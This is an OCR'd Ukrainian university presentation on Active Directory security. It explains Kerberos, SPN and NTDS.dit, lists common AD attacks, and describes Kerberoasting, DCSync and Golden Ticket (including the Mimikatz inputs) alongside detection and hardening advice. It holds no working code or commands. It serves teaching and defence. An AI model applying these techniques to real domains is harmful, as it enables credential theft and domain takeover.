5. NTLM Explained. URL: https://www.crowdstrike.com/en-us/cybersecurity-101/identity-protection/windows-ntlm/

6. Conti Ransomware. URL: https://www.cisa.gov/sites/default/files/publications/AA21-265A-Conti_Ransomware_TLP_WHITE.pdf

7. What is a Kerberoasting attack? URL: https://www.ibm.com/topics/kerberoasting

8. Zerologon: Unauthenticated domain controller compromise by subverting Netlogon cryptography (CVE-2020-1472). URL: https://www.secura.com/uploads/whitepapers/Zerologon.pdf

9. What is PrintNightmare? The Windows print spooler exploit explained. URL: https://www.papercut.com/blog/print_basics/windows-print-nightmare-explained/

10. EternalBlue. URL: https://www.hypr.com/security-encyclopedia/eternalblue

11. Detecting the Kerberos noPac Vulnerabilities with Cortex XDR. URL: https://www.paloaltonetworks.com/blog/security-operations/detecting-the-kerberos-nopac-vulnerabilities-with-cortex-xdr/

12. AS-REP Roasting Attack Explained. URL: https://www.picussecurity.com/resource/blog/as-rep-roasting-attack-explained-mitre-attack-t1558.004

13. Privilege Escalation via Group Policy Preferences (GPP). URL: https://www.mindpointgroup.com/blog/privilege-escalation-via-group-policy-preferences-gpp

14. A primer on DCSync attack and detection. URL: https://www.alteredsecurity.com/post/a-primer-on-dcsync-attack-and-detection

15. Golden Ticket attack. URL: https://www.manageengine.com/log-management/cyber-security/golden-ticket-attack.html


16. Active Directory Explorer. URL: https://learn.microsoft.com/en-us/sysinternals/downloads/adexplorer

17. How to produce PingCastle reports. URL: https://www.pingcastle.com/documentation/

# ДЕМОНСТРАЦІЙНІ МАТЕРІАЛИ (Презентація)

## Active Directory

Active Directory (AD) є службою каталогів у середовищах Windows, яка забезпечує централізоване управління ресурсами організації та автентифікацію користувачів. Вона організована як розподілена ієрархічна структура, яка надає можливість зберігати, знаходити та управляти інформацією про об'єкти мережі, зокрема користувачів, комп'ютери, групи, принтери, спільні ресурси, групові політики та довірені відносини між доменами.





2

## Протокол Kerberos

1. Timestamp шифрується за допомогою NTLM хеша (пароля) користувача та надсилається домен контролеру. (AS-REQ)

2. Домен контролер надсилає у відповідь TGT, який зашифрований NTML хешем користувача krbtgt. (AS-REP)




3. Клієнт надсилає TGT на домен контролер разом з SPN (ідентифікатор сервісу) для отримання TGS. (TGS-REQ)

4. Домен контролер надсилає у відповідь TGS, який зашифрований з використанням NTLM хешу вказаного цільового сервісу. (TGS-REP)

5. Клієнт відправляє запит на Application сервер разом з TGS квитком. (AP-REQ)

3


# SPN атрибут

servicePrincipalName (SPN) — це унікальний ідентифікатор, який прив'язує сервісу до облікового запису в Active Directory від імені якого даний сервіс запущено. Формат SPN містить три частини:

1. Тип сервісу (наприклад, MSSQLSvc для SQL Server).


2. Ім'я хоста або DNS-ім'я сервера (наприклад, sqlserver.rootdse.lab).

3. Опціонально порт сервісу.




4

# NTDS.dit




ntds.dit — це головна бази даних Active Directory (AD), яка зберігається на контролері домену. Він містить всю інформацію про об'єкти в домені, включаючи:

- Облікові записи користувачів і комп'ютерів: їх атрибути, такі як імена, паролі (у вигляді хешів), SID (Security Identifiers).
- Групи та їх члени: інформація про групову політику та привілеї.
- Дані конфігурації домену: відомості про структуру домену, політики безпеки
- Службові дані: записи для підтримки роботи AD, наприклад, дані про реплікацію між контролерами домену.

5

# Типові атаки

**Атаки пов'язані з міскonфігураціями середовища:**


- Слабка парольна політика та повторне використання паролів
- Kerberoasting
- AS-REPRoasting
- GPP пароль
- Надмірні права через ACL, GPO


**Вразливості продуктів Microsoft**

- ZeroLogon
- PrintNightMare
- PetitPotam
- EthernalBlue
- noPac
- ProxyLogon
- ProxyShell

6

# Демонстрація атакиKerberoasting







Наявністю атрибуту SPN (Service Principal Name) у акаунта доменного користувача дозволяє запускати сервіси, а отже дозволяє замовити квиток TGS. Замовити квитки TGS може будь-який користувач домену, адже для цього від користувача не потребується жодних привілеїв, через особливості роботи Kerberos.

Ефективність цієї атаки значною мірою залежить від складності та надійності пароля сервісного облікового запису.


7


# Виявлення та запобігання




8

# Демонстрація атакиDCSync





9


# Виявлення та запобігання


Виявити DCSync легко, оскільки кожна реплікація контролера домену генерує подію з ідентифікатором 4662. Ми можемо виявити аномальні запити, відстежуючи цей ідентифікатор події і перевіряючи, чи є обліковий запис який ініціював дану подію контролером домену.




10

# Демонстрація атакиGolden Ticket







Для виконання атаки Golden Ticket ми можемо використати Mimikatz з наступними параметрами:

- Ім'я домену.
- Значення SID домену.
- Хеш пароля krbtgt.
- Ім'я користувача, для якого Mimikatz випустить квиток (Windows 2019 блокує квитки для неіснуючих користувачів).
- Відносний ідентифікатор (остання частина SID) користувача, для якого Mimikatz випустить квиток.


11

# Виявлення та запобігання




Запобігти створенню підроблених квитків складно, оскільки KDC генерує дійсні квитки за тією ж процедурою. Тому, як тільки зловмисник має всю необхідну інформацію, він може підробити квиток. Одним зі способів запобігання атаки є регулярна зміна пароля облікового запису krbtgt.

Кореляція поведінки користувачів – ще один спосіб виявити зловживання підробленими квитками. Припустимо, ми знаємо місце і час, коли користувач регулярно входить в систему. В такому випадку буде легко виявити інші (підозрілі) дії.

12

# Рекомендації

**Люди**

- Регулярне навчання співробітників
- Уникання використання словникових/слабких паролів

**Процеси**

- Політики контролю доступу (створення/видалення облікових записів користувачів)
- Процеси виведення з експлуатації хостів.
- Щоквартальні тести на проникнення/оцінки безпеки AD

**Комплексний Захист**

**Технології**

- Періодичний запуск таких інструментів, як BloodHound, PingCastle та Grouper, щоб виявити неналежні конфігурації AD
- Написання правил для виявлення аномальної активності
- Регулярне оновлення систем

13


СТКБ
Дякую за увага
ДУІКТ
14